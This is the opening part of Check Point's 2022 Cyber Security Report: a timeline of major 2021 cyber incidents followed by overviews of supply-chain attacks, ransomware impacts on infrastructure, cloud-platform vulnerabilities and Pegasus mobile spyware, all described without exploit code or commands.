CHECK POINT™

CYBER SECURITY REPORT

2022

cp<r>

CHECK POINT RESEARCH


YOU
DESERVE
THE BEST
SECURITY

CONTENTS

CHAPTER 1

01

INTRODUCTION
TO THE CHECK POINT 2022 SECURITY REPORT

THE PAST TWELVE MONTHS REPRESENTS ONE OF THE MOST TURBULENT AND DISRUPTIVE PERIODS ON RECORD, AT LEAST AS FAR AS SECURITY IS CONCERNED.

CHAPTER 1

MAYA HOROWITZ
VP Research, Check Point

The past twelve months represents one of the most turbulent and disruptive periods on record, at least as far as security is concerned. As governments and businesses around the world continued to navigate the uncharted waters of a global pandemic, the so-called "new normal" still felt a long way off. Digital transformation efforts were dramatically accelerated as businesses embraced hybrid and remote working arrangements, but the same questions around security maturity that plagued many businesses in 2020 persisted through 2021. While some of those questions remain up in the air, threat actors have wasted no time whatsoever in turning the situation to their advantage. Cyberattacks are up by an average of 50% since we issued our last annual report, with the education and research sector suffering the biggest blow, averaging 1,605 attacks every single week throughout the year. As predicted, the infamous SolarWinds breach appears to have kickstarted a trend of supply chain attacks that have persisted throughout the year, showing no signs of slowing down.

In this 2022 Security Report, we will reveal the key attack vectors and techniques that our researchers here at Check Point Software have observed over the past year. From a new generation of highly sophisticated supply chain attack methods, right through to the Log4j vulnerability exploit that rendered hundreds of thousands of businesses open to a potential breach.

We'll start with a month-by-month rundown of the year's major cyber events, before doing a deep dive into some of the emerging trends that will undoubtedly shape the year to come. We'll discuss cloud services, developments in the mobile landscape and IoT, cracks in the ransomware ecosystem, the return of Emotet, and, of course, the Log4J zero-day vulnerability that punctuated an already busy year.

02

TIMELINE OF 2021'S MAJOR CYBER EVENTS

IN 2021, WE WITNESSED AN UNUSUALLY HIGH NUMBER OF ATTACKS THAT LED TO DISRUPTIONS TO INDIVIDUALS' DAY-TO-DAY LIVES, AND IN SOME CASES EVEN THREATENED THEIR SENSE OF PHYSICAL SECURITY.

JAN

01

In January, the US Department of Justice confirmed that it had been affected by the Solarwinds supply-chain attack, and that 3% of its employee email boxes had been accessed in order to steal sensitive data. The department has more than 100,000 employees across a series of law enforcement agencies, including the FBI, the Drug Enforcement Agency, and the US Marshals Service. The Department of Justice was a buyer of SolarWinds Orion, a tool that was used by hackers to execute this attack, leading to as many as 18,000 SolarWinds customers experiencing a breach. The Department of Justice said it learned it was a victim on Christmas Eve, revealing that a small percentage of its Microsoft Office 365 email accounts had been compromised.

FEB

02

In February, popular music streaming platform, Spotify, was hit by a credential-stuffing attack, only three months after experiencing a similar incident. The attack used stolen credentials from 100,000 user accounts and leveraged a malicious Spotify login database. The attack was reported to Spotify, which prompted the company to issue a password reset to affected users that rendered the stolen credentials invalid. The company said in a statement that it also worked to have the fraudulent database taken down by its internet service provider, and noted that the attack was not linked to a breach in Spotify's own security. Cybercriminals carrying out credential-stuffing exploit people who reuse the same passwords across multiple online accounts and platforms. Attackers simply build automated scripts that systematically try stolen IDs and passwords against various types of accounts.

MAR

03

On **March** 2nd, 2021, Volexity reported the in-the-wild exploitation of the Microsoft Exchange Server vulnerabilities, CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065. Further investigation uncovered that an attacker was exploiting a zero-day used in the wild. The attacker was using the vulnerability to steal the full contents of several user mailboxes. This vulnerability is remotely exploitable and does not require authentication, special knowledge or access to a specific environment. It was estimated that 250,000 servers fell victim to the attacks, including servers belonging to around 30,000 organizations in the United States and 7,000 servers in the United Kingdom. The European Banking Authority, the Norwegian Parliament, and Chile's Commission for the Financial Market (CMF) were also impacted.

APR

04

In April, the US National Security Agency (NSA), the Cybersecurity and Infrastructure Security Agency (CISA), and the Federal Bureau of Investigation (FBI) published a joint advisory warning that a Russia-linked APT group, APT29, was exploiting five vulnerabilities in an ongoing attack against US targets. According to the advisory, Russian Foreign Intelligence Service (SVR) actors (also known as APT29, Cozy Bear, and The Dukes) frequently used publicly known vulnerabilities to conduct widespread scanning and exploitation against vulnerable systems in an effort to obtain authentication credentials to allow further access. Recent Russian SVR activities include compromising SolarWinds Orion software updates, targeting COVID-19 research facilities through deploying WellMess malware, and leveraging a VMware vulnerability that was a zero-day at the time.

solarwinds

MAY

05

In May, a ransomware attack shut down the routine operations of Colonial Pipeline, which carries 45% of the fuel consumed in the US East Coast, including diesel, petrol and jet fuel. The alleged Russian DarkSide ransomware criminal group, was behind the attack. Colonial Pipeline is the largest refined products pipeline in the US, a 5,500 mile (8,851 km) system involved in transporting over 100 million gallons from the Texas city of Houston to New York Harbor. DarkSide uses Ransomware-as-a-Service (RaaS) model, where it relies on affiliate program to execute its cyber attacks. Colonial Pipeline paid a ransom demand of close to US$ 5 million in return for a decryption key. Later on, the FBI declared it had retrieved the private key of the ransom account and recovered 63.7 of the bitcoins paid.

Colonial Pipeline Company

JUN

06

JBS, the US-based meat processing giant, was hit by a ransomware attack in **June** affecting its North American and Australian operations. The FBI attributed the attack to the REvil ransomware group. The attack forced JBS to temporarily shut down all of its beef plants in the United States. One of its Canadian plants was also affected, and the company paused beef and lamb kills in Australia until the plants were back online. On June 9, JBL's Chief Executive in the US revealed the company had paid US$ 11 million to hackers in a "very painful but necessary decision", despite the fact that the company was able to restore most of its systems from its own backups.

JBS

JUL

07

In July, the REvil ransomware group targeted multiple Managed Service Providers (MSPs) and their customers in a supply chain attack. Threat actors successfully implanted a malicious software update for IT Company Kaseya's VSA patch management and client monitoring tool, which included the malware installer. An estimated 1,000 companies were impacted by the attack. The massive supply chain attack carried out by REvil over the 4th of July weekend impacted numerous Kaseya customers with millions of USD demanded in ransom. Kaseya issued a security advisory on their site, warning all customers to immediately shut down their VSA server to prevent the spread of the attack while they investigated. In order to breach on-premise Kaseya VSA servers, REvil used a zero-day vulnerability that was in the process of being fixed. The vulnerability had been previously disclosed to Kaseya by security researchers from the Dutch Institute for Vulnerability Disclosure (DIVD), and Kaseya was validating the patch before rolling it out to customers. However, the REvil ransomware gang was one step ahead of Kaseya and used the vulnerability to carry out their attack, with ransoms ranging from US$ 45K to US$ 5 million. With the attack on Kaseya VSA servers, REvil's affiliate was initially targeting Kaseya's MSSP's, with a clear intent to propagate to the MSSP customers. The attack amplified exponentially from the MSSP to the actual customers.

Kaseya®

AUG

08

The largest ever distributed denial of service (DDoS) attack was detected in **August**, with 17.2 million requests-per-second. The attack was facilitated by the Mirai botnet, targeting an organization in the financial industry. In this specific incident, the traffic originated from more than 20,000 bots in 125 countries worldwide, with almost 15% of the attack originating from Indonesia, followed by India, Brazil, Vietnam, and Ukraine. Mirai was first observed in 2016 targeting Internet of Things (IoT) devices, such as CCTV cameras and routers. Numerous variants of the botnet have emerged since, expanding the list of targeted devices to include Linux routers and servers, Android devices, and more.

SEP

09

Check Point Research saw a global surge in the black market for fake COVID-19 vaccine certificates on Telegram, following US President Biden's vaccine mandate announcements. The black market expanded to serve 28 countries, including Austria, UAE, Brazil, UK, Singapore and more. The price for fake vaccine certificates also jumped globally, including in the US, where it doubled from US$ 100 to US$ 200.

COVID-19

OCT

10

In October, the infrastructure of the Russia-based REvil ransomware gang, responsible for numerous ransomware attacks, was compromised and forcibly taken-down for the second time in three months, bringing their operation to a halt. This comes after REvil's leaks website "Happy Blog" was previously shut down in July (along with the suspicious disappearance of one of REvil gang leaders "UNKN"), and after it was brought back up again during September, by one of its remaining gang leaders. REvil ransomware became notorious during 2021 with a series devastating attacks, especially after their successful ransom of the JBS food company, for US$ 11 million, and their later compromise of Kaseya - a US software management company, in July. These increasingly devastating attacks were matched by an increased pressure from authorities, and the launch of an offensive attack against REvil's infrastructure and its members.

NOV

11

On **November 14**, Emotet, one of the most infamous botnets in history, rose from the dead after it was taken down ten months earlier, by a joint international law enforcement operation. Emotet used the Trickbot botnet to jump-start its operation, when machines already infected with the Trickbot Trojan, started to download and execute the latest version of Emotet. Emotet itself came back even stronger than before, with some new additions to its toolbox, such as an updated encryption scheme, control-flow obfuscations and new delivery methods.

DEC

12

On **December** 9th, an acute remote code execution (RCE) vulnerability was reported in the Apache logging package Log4j 2 versions 2.14.1 and below (CVE-2021-44228). Apache Log4j is the most popular java logging library with over 400,000 downloads from its GitHub project. It is used by a vast number of companies worldwide, enabling logging in a wide set of popular applications. Exploiting this vulnerability is simple. The Log4j library is embedded in almost every internet service or application we are familiar with, including Twitter, Amazon, Microsoft, Minecraft and more. Since the outbreak, Check Point Research witnessed what looks like an evolutionary repression, with new variations of the original exploit being introduced rapidly - over 60 in less than 24 hours. This was clearly one of the most serious vulnerabilities on the internet in recent years.

CHAPTER 3

03

2021'S CYBER SECURITY TRENDS

THROUGHOUT 2021, SOFTWARE SUPPLY CHAIN ATTACKS GREW IN BOTH FREQUENCY AND SCALE. RESEARCHERS CONCLUDED THAT SOFTWARE SUPPLY-CHAIN ATTACKS INCREASED BY NO LESS THAN 650% THROUGHOUT THE YEAR.

FROM SOLARWINDS TO LOG4J

The infamous SolarWinds supply chain attack was revealed in December 2020, but its influence on the cloud attack landscape, with particular regard to supply chain attacks, has led to its inclusion in our report once again. The SolarWinds incident originated with a sophisticated malware, Sunburst, incorporated into several compromised versions of an IT resource management product named SolarWinds Orion, used by 33,000 customers worldwide. The malicious update, attributed to the Russian Intelligence agency-affiliated threat group called 'Nobelium', found its way to around 18,000 corporations, infecting organizations such as US government departments including the Department of Homeland Security and the Treasury Department.

LOTEM FINKELSTEEN

Director,
Threat Intelligence
& Research

"The SolarWinds attack was very much a milestone moment for the security community, not just because of the scale of the attack, but because the technique that was used revealed new levels of sophistication that increased the threat of supply chain attacks more generally. The SolarWinds breach set a new tone and, as predicted, we've seen the number of software supply-chain incidents grow in its wake. This past year, we've seen the number of incidents increase six-fold, and there are yet again signs that businesses aren't prepared to deal with the threat."

As detailed in our previous report, beyond its unprecedented scale, SolarWinds' main innovation lies in its technique. In order to gain access to an organization's sensitive Microsoft 365 resources, the attackers first used a forged token to compromise the local and on-premise networks, before moving laterally to the cloud environment. Today, we can clearly state that the SolarWinds attack laid the foundations for a rapid surge in supply chain attacks.

Throughout 2021, software supply chain attacks grew in both frequency and scale. Researchers concluded that software supply-chain attacks increased by no less than 650% throughout the year. A study issued by the European Union Agency for Cybersecurity (ENISA) reviewed two dozen incidents and found that 66% of supply chain attacks were committed by exploiting an unknown vulnerability, while only 16% leveraged known software flaws. Most attacks actually targeted software code. This year, it seems that organizations were once again caught largely unprepared, as a survey concluded that 82% of companies designate the third party vendors that make up their software supply chain with highly privileged roles. 76% provide roles that could allow account takeover, and, worst of all, over 90% of designated security teams were not aware that such permissions were even granted.

Naturally, prominent APT groups are an integral part of the trend. The North Korean Lazarus group recently began targeting IT service providers to launch supply chain attacks, and a new backdoor called BLINDINGCAN has already been used to target a Latvian IT vendor and a South Korean software company. Additional incidents include an attack against a CCTV vendor carried out by an affiliate of the DarkSide ransomware gang, in which the actors compromised the vendor's website to infect its clients with ransomware.

One of the most significant supply chain attacks of 2021, also featuring ransomware delivery, targeted Kaseya, a global provider of IT management software for managed service providers (MSPs) and IT teams. The attack was carried out by a member of the affiliates program of the REvil ransomware group. According to the Kaseya CEO, less than 0.1% of the company's customers were accessed, but as some of Kaseya's clients are MSPs themselves, as many as 1,500 companies were affected by the attack. The threat actors cleverly exploited a vulnerability affecting Kaseya's internet-facing VSA servers. VSA is a remote-monitoring tool commonly used by MSPs for the management of network and endpoint devices. When the attack was discovered by Kaseya, the company urged its customers to shut down their VSA servers.

In late October, the popular NPM package 'ua-parser-js', with millions of weekly downloads, was compromised by attackers. For a period of four hours, the actors managed to take over the developer's NPM account and inserted malicious code into three versions of the NPM library. The library, which is used to parse user agent strings and identify its browser, operating system, CPU and more, is used in thousands of projects, including ones owned by Facebook, Microsoft, Amazon, Google and Slack. Therefore, the supply chain attack, in which compromised packages of the library were distributed instead of the legitimate one, enabled threat actors to install malware on a large number of infected devices. In this case, Linux and Windows devices were infected with crypto-miners and password-stealers.

Another prominent incident took place in November, when multiple Greek shipping companies were hit by ransomware. This was after a common IT service provider, Danaos Management Consultants, was compromised in a supply chain attack. The incident crippled the shipping companies' communication channels, interrupting contact with other ships, suppliers, and agents, and also led to data loss.

This year, the group behind the SolarWinds attack itself resumed activity, utilizing the approach developed for the first attack and focusing yet again on companies that are part of the global IT supply chain. However, this time, a different part of the chain is being targeted, namely cloud resellers and tech service providers. These companies customize, implement, and manage cloud services for their customers. The threat group clearly relies on these companies' direct access to their clients' environments to obtain access to their full client lists in a single strike, impersonating a trusted partner. The operation has been taking place since May 2021 and has already impacted more than 140 resellers and providers, compromising 14 of them. Throughout the second half of the year, the 'Nobelium' threat group has been highly active, but with a lower success rate due to growing awareness. The group utilizes multiple tactics, including the use of stolen credentials obtained via an info-stealer campaign by a third-party actor, leveraging application impersonation privileges to collect protected mail data, and abuse multi-factor authentication (MFA). The recent attack wave may signal a growth in the resources invested by the Russian state-sponsored group in the field of supply chain operations, as a means to establish persistent access to targets of interest to the Russian government.

Just when we thought we had finished summarizing the Supply Chain landscape for 2021, the Log4j zero-day vulnerability was exposed. The Apache logging package Log4j is the most popular Java logging library with over 400,000 daily downloads, and is incorporated into millions of Java-based applications worldwide. Companies using Log4j as a logging package include Cisco, Twitter, Cloudflare, Tesla, Amazon, Apple and more. The Log4j package logs error messages; according to the Apache Foundation advisory, an attacker who can control log messages or their parameters could execute arbitrary code from an external server via multiple protocols when message lookup substitution is enabled. Only a single string of text is needed to exploit the flaw.

Since its discovery on December 9, the 'Log4Shell' flaw, has been actively exploited in the wild. The vulnerability, assigned CVE-2021-44228, could allow an unauthenticated attacker to execute malicious code or take over any system that uses the vulnerable version of an open-source library. Unsurprisingly, it scored a perfect 10 out of 10 in the CVSS rating system.

Due to the scale of the distribution of the library, Log4Shell is referred to as the most critical vulnerability of 2021, with the full scope of the damage yet to be determined. The Apache Foundation released a patch for the RCE vulnerability, but nevertheless, mass scanning of vulnerable servers has been observed by multiple security vendors. The exploit rate of the Log4j flaw has been unusually high since shortly after its exposure. Check Point Research detected approximately 40,000 attack attempts 2 hours after the Log4j vulnerability was revealed and 830,000 attack attempts 72 hours into the event.

The vulnerability could potentially allow threat actors to access any system using the library, including systems that are used to manage client networks and resources. The potential damage that could be caused by this one vulnerability in an open source library demonstrates the immense risk posed by software supply chains, especially in cases where an underfunded project, run by several part-time volunteers, is a key component that thousands of multi-million computer systems rely on worldwide.

OMER DEMBINSKY

Group Manager,
Data Research

"As outlined in our mid-year report, incidents of cyberattacks are increasing across the board as threat actors take advantage of changing circumstances and hurried digital transformation efforts. As of this report, Cyberattacks are up by an average of 50% when compared with last year's data, but the education and research sectors appear to have suffered the greatest blow, weathering an average of 1,605 attacks on a weekly basis."

THE FALLOUT OF CYBER ATTACKS

It's no secret that a cyberattack, whether targeted or widely distributed, can have a dramatic impact on organizational performance, data integrity, customer success, long-term reputation and, of course, finances. Naturally, attacks targeting critical infrastructure can paralyze an organization's routine as well as its entire supply chain. In 2021, we witnessed an unusually high number of attacks that led to disruptions to individuals' day-to-day lives, and in some cases even threatened their sense of physical security. Whether they are financially or ideologically driven, threat actors are constantly looking for additional leverage and new ways to increase the pressure placed on their victims.

One of this year's most significant attacks, which perfectly demonstrates the above, is a ransomware incident that took place in May. The operation targeted the Colonial Pipeline fuel company which delivers fuel to the Southeast coast of the United States. The incident forced the company to shut down their operations, increasing gasoline prices and causing a major supply shortage on the East Coast. This chain of events eventually triggered a rush of panic buying as many gas stations completely ran out of fuel. Government officials pleaded with the public not to rush to gas stations, as people were actually attempting to fill plastic bags with gasoline to avoid running out. A single day after the attack took place, Colonial Pipeline had no choice but to pay the US$ 5 million ransom to the DarkSide ransomware gang who led the attack in order to unlock their systems.

In the same month, JBS S.A, the world's largest meat processing company, fell victim to an attack by the REvil ransomware group. The Brazilian company distributes meat products made in 150 industrial plants in 15 countries, and has approximately 150,000 employees worldwide. The attack that hit the company network impacted slaughterhouses and meat supplies in the US, Canada and Australia and caused more than 3000 workers' shifts to be canceled. All of its US beef plants and meat packing facilities, responsible for almost a quarter of American meat supplies, ceased production while The White House assigned the FBI to investigate. In Australia, some abattoirs were completely shut down, forcing the company to furlough 7,000 employees. Eventually, with the fear of price inflation combined with massive unemployment, the CEO of JBS USA, a subsidiary of JBS S.A., announced that the company paid the cybercriminals a ransom equivalent to US$ 11 million in BTC.

The education sector was also heavily impacted. In 2021, it was the most targeted sector globally, with a 75% increase compared to 2020 and an average of almost 1,605 attack weekly attempts per organization. The disruption suffered by educational institutions impacted students, professors and other staff members. Howard University in Washington D.C fell victim to a ransomware attack in September and was forced to suspend classes to conduct a thorough investigation of their network together with an audit of the student and staff devices. Similarly, The Lewis and Clark Community College in Illinois was hit by a ransomware attack in November that affected their online learning platform as well as other critical systems. They had to close all their campuses, and cancel extra-curricular activities including sporting events taking place in their facilities. The FBI released an alert against the PYSA ransomware that targets higher education institutions in the US and the UK.


Finally, in mid-2021, the Grief ransomware attacked several school districts in the US, among them a school district in Mississippi. The ransomware stole 10GB of data including personal and professional information, and has threatened to publish the data unless it is paid. Institutions of higher learning such as universities and colleges make good targets for cyber-criminals because their systems, which allow students and faculty to connect their personal devices to the institution's network, aren't fully protected.

The healthcare sector has also been heavily targeted by cybercriminals since the start of the pandemic, as hospitals, research facilities involved in the development of vaccines, and pharmaceutical companies all prove tempting targets due to the time-sensitive nature of their work. In October, a devastating ransomware attack took place against the healthcare system of Newfoundland and Labrador, Canada. As a result, employee and patient data was stolen and key systems were taken down for more than a week, leading to a delay in thousands of appointments, including chemotherapy, as almost all non-emergency services and procedures were canceled within the province. That same month, we witnessed one of the first ransomware attacks against a hospital in the Middle East, as the Chinese group DeepBlueMagic targeted the Hillel Yaffe Medical Center in Hadera, Israel, with a custom ransomware. The attack incapacitated computers and some of the hospital infrastructure, making discharging and processing patients impossible due to the inability to retrieve patient files and register new ones. In December, the Behavioral Health Group (BHG), which maintains over 80 Opioid treatment clinics throughout the US, suffered a cyber-attack that disrupted its network for a week. In some centers, patients were prevented from getting their prescribed take-home dosage of medicine to treat narcotic addiction as the computers were not available to print prescription labels, potentially harming their sensitive anti-addiction treatment.

Ideologically driven hackers also managed to cause public disruption, particularly in Iran. First, the Iranian railways infrastructure faced a cyberattack back in July in which hackers displayed messages about train delays or cancellations on information boards at stations across the country, urging passengers to call a number (which belonged to the Iranian Supreme Leader Ayatollah Khamenei's office) for more information. The attack severely disrupted train operations the same day and spread fear and confusion among the public. Check Point Research investigated and attributed the attack to the Indra group which opposes the regime and has been active since at least 2019, known for its use of wiper malware.

In October, a massive cyber-attack disrupted 4,300 Iranian gas stations, targeting the electronic cards system which allows people to buy gas with government subsidies. On the screen, consumers who tried to fill their tank found the notice "cyberattack 64411", Iran's Supreme Leader's phone number (the same one exposed in the train attack). The incident caused a great deal of disorder with long lines of people at gas stations fearing shortages and sudden price increases.

All of the attacks described above had a substantial impact on a particular target sector and region. They also gained a lot of media attention, which naturally plays right into the hands of cybercriminals in their attempts to plant fear and gain leverage over their victims. Unfortunately, as 2021 has demonstrated, cyberattacks often have a much wider effect on the general population than the attackers may have originally intended.



CLOUD SERVICES UNDER ATTACK

In 2020, the global pandemic brought significant changes to the corporate work environment as well as corporate network architecture. Within those changes, both the shift to cloud-based architecture – meant to address the need for hybrid, remotely-managed networks – and the preference for as-a-service providers over traditional suppliers, have really stood out in terms of the scale of their adoption. Subsequently, in 2021, it became clear that cloud environments were also growing in popularity among end users. By mid-year, Gartner had released its forecast stating that end-user spending on public cloud services was estimated to grow by 23% in 2021 to over US$ 332 billion, compared to US$ 270 billion in 2020 and US$ 242.7 billion in 2019. Enterprises are now allocating large-scale funds to multi-cloud architectures, with Microsoft Azure and AWS leading in popularity, and Google Cloud Platform, IBM, VMWare and others dominating a respectable share of the market.

ITAI GREENBERG

VP, Product Management

"It's understandable that businesses are increasing their dependence on the cloud, particularly as we move into a post-pandemic 'new normal' in which hybrid working will play a key part for many sectors. But shifting productivity onto the cloud also means that businesses are relying more and more on vendors to manage their databases, proprietary code and organizational resources, many of them with in-house knowledge gaps that they're now working hard to fill. Filling those gaps should be a number one objective for businesses in 2022, helping them to leverage their relationship with cloud vendors to their fullest potential in terms of security, compliance and risk."

Naturally, organizations are becoming increasingly dependent on cloud vendors to securely manage their databases, proprietary code, and organizational resources. These organizations are now gradually filling in the platform and role management knowledge gaps formed during the rapid shift to cloud-based environments during 2020, leading to better security and more comprehensive administration. IAM (Identity and Access Management) Role Assumption attacks, aimed at elevating privileges after obtaining unauthorized access, however, continue to be a significant concern.

As usual, threat actors continue to race against the security research community, looking for new vulnerabilities and exploits. Since late 2021, we have witnessed a wave of attacks leveraging flaws in the services of industry-leading cloud service providers to gain control over an organization's cloud infrastructure, or, potentially, the organization's entire database which stores proprietary, customer and financial information. The flaws under discussion are not trust logic flaws – permission-based flaws that derive from the organization's role policy that are used by threat actors to gradually escalate privileges within the environment. Instead, we're dealing with critical vulnerabilities in the cloud infrastructure *itself*, which can allow full takeover of accounts or arbitrary code execution.

The trend is led by the infamous OMIGOD flaw attacks. In September, researchers found four critical vulnerabilities in OMI (Open Management Infrastructure), one of Microsoft Azure's software agents that allows users to manage configurations across remote and local environments. OMI is deployed on Azure Linux VMs embedded into multiple Azure services and is deployed automatically when some services are enabled – which makes these flaws highly likely to be exploited. An estimated 65% of all Azure customers are vulnerable, which translates to thousands of organizations and millions of end-point devices. OMIGOD flaws are easy to exploit, as only a single request with the authentication header removed, is needed. Together, the vulnerabilities could enable actors to execute remote arbitrary code within a vulnerable network and escalate to root privileges.

Microsoft already issued a patch to address the flaws as part of their September 2021 release. However, some researchers warned that the company's automatic fix was ineffective for several days, until it was repaired. Attacks leveraging these flaws, in particular the 9.8-rated RCE flaw, assigned CVE-2021-38647, have already been observed as of the time of exposure and have increased rapidly ever since. Servers scanning for vulnerable devices spiked from around 10 to more than 100 during the first weekend alone. The notorious Mirai IoT (Internet-of-Things) botnet was one of the first

to target vulnerable devices, and the malware attempted to close port 5896 (the OMI SSL port) to keep other actors from taking advantage of the attack. Attacks aiming to deploy crypto miners onto unpatched Linux devices were also observed.

Another alarming flaw in Microsoft Azure was exposed a month earlier, in August. This time, the vulnerability, dubbed 'ChaosDB', was found in Azure Cosmos DB, a multi-model NoSQL database used by some of the top global businesses out there, such as Coca Cola, Skype, and Symantec, to manage large-scale databases including financial transaction information. The flaw enables an actor to retrieve several internal keys used to obtain root privileges that eventually enable it to manage the organization's databases and accounts. Simply put, by exploiting this flaw, attackers can gain complete and unrestricted control of the entire cloud resources of all Azure Cosmos DB clients.

Yet another breach in Microsoft Azure was discovered towards the end of the year. The flaw, called 'Azurescape', affects Azure's Container-as-a-Service (CaaS) platform and relies on a two-year-old vulnerability assigned CVE-2019-5736 in RunC, a container runtime. Uniquely, Azurescape is a cross-account vulnerability: it allows an attacker to break out of the breached environment and execute code on environments belonging to other users in the same public cloud service. This means that a malicious user of the Azure Container Instances (ACI) could potentially run arbitrary code on other clients' Kubernetes clusters. Exploitation of the flaw consists of three stages, beginning with container escape, which is a privilege escalation technique for container environments. Azurescape enables an attacker to gain administrative privileges over an entire cluster of containers. Thankfully, a patch was swiftly released when the flaw was first exposed, but further action by ACI users is also required. As of late 2021, no exploits were detected. The flaw, however, has raised awareness to the dangers posed by multi-tenant cloud environments, common large-scale infrastructures that host multiple organizations on a single platform.

Microsoft Azure is not the only service in which security flaws were discovered in the past year. In June, researchers uncovered a vulnerability in Google's Compute Engine (GCE), an infrastructure-as-a-service (IaaS) component of Google Cloud Platform which is used to create and launch virtual machines on demand. The flaw enables an attacker to take over virtual machines due to a combination of factors, including the use of weak random numbers by the ISC DHCP software. Exploitation of the flaw, achieved by impersonating the Metadata server from the targeted VM's point of view, could allow actors to eventually login as the root user of the VM. Google issued a patch for the flaw almost a year after it was first disclosed.

Recent research also provides an in-depth review of a technique called HTTP header smuggling and its potential use to attack AWS's API Gateway and AWS Cognito, an authentication provider. The research demonstrates how this technique could be leveraged to bypass restrictions and achieve cache poisoning.

Finally, in late 2021 researchers noticed a peculiar change in AWS permissions that could allow AWS support services to read a customer's S3 bucket data, instead of just observing its metadata. This potential privacy flaw was made possible by a change to the permissions of a mandatory role called 'AWSServiceRoleForSupport', created to allow technical and administrative support. Eventually, the change was reverted and AWS stated that they will implement additional safeguards to prevent such misconfigurations in the future.

To conclude, in 2021 cloud provider vulnerabilities became much more alarming than they were previously. The vulnerabilities exposed throughout the year have allowed attackers, for variable length timeframes, to execute arbitrary code, escalate to root privileges, access mass amounts of private content and even cross between different environments. In short, vulnerabilities in the cloud infrastructure itself have been exposed, that even the most vigilant and professional cloud consumer could not have foreseen or prevented.

MOBILE ARENA DEVELOPMENTS

Throughout 2021, threat actors gradually increased their focus on mobile devices, for both large-scale end user campaigns and targeted enterprise attacks. A survey-based study revealed that implementation of the 'BYOD' (Bring-Your-Own-Device) policy in the workplace, in which employees replace designated corporate devices with their own personal devices, caught organizations unprepared, with approximately 49% of surveyed organizations indicating that they are unable to detect an attack or incident on employee-owned devices.

We must first address the developments around NSO's Pegasus, one of the most notorious mobile malware families. Pegasus is a mobile spyware capable of infecting both iOS and Android devices, and was developed and marketed by the Israel-based NSO Group. The spyware can gain full control of a mobile device and harvest a multitude of data types such as messages, photos, calendars, emails and more. Additionally, the malware is capable of activating the camera, collecting images, as well as recording surrounding conversations. Pegasus' infection is based on an elaborated zero-click exploit. Though the malware was first discovered in 2016, in 2019 it was revealed that the spyware leveraged the WhatsApp service to infect over 1,400 users, the targets of multiple NSO customers.

In July 2021, a vast collection of news outlets reported that the tool had been used to gain access to mobile devices of government officials, journalists, human rights activists and business executives worldwide. A list containing around 50,000 potential Pegasus victims was leaked and made headlines, possibly shedding light on NSO's customers. The media attention led to extensive research in an effort to uncover Pegasus' infection methods and help users detect Pegasus on their devices. Eventually, in September, Apple issued patches for two zero-day vulnerabilities in iMessage leveraged by Pegasus, assigned CVE-2021-30860 and CVE-2021-30858. These flaws exploit iPhones and Macs by allowing malicious documents to execute commands. In November, Apple filed a suit against NSO for using their hacking software on Apple devices and stealing private data. Naturally, the threat actors quickly tailored an extortion scam based on the scandal. A recent campaign leverages the public fear of Pegasus iOS spyware, seeking to intimidate potential victims by spreading emails containing ransom demands and claiming to have private videos of the victims, allegedly taken by the Pegasus malware.

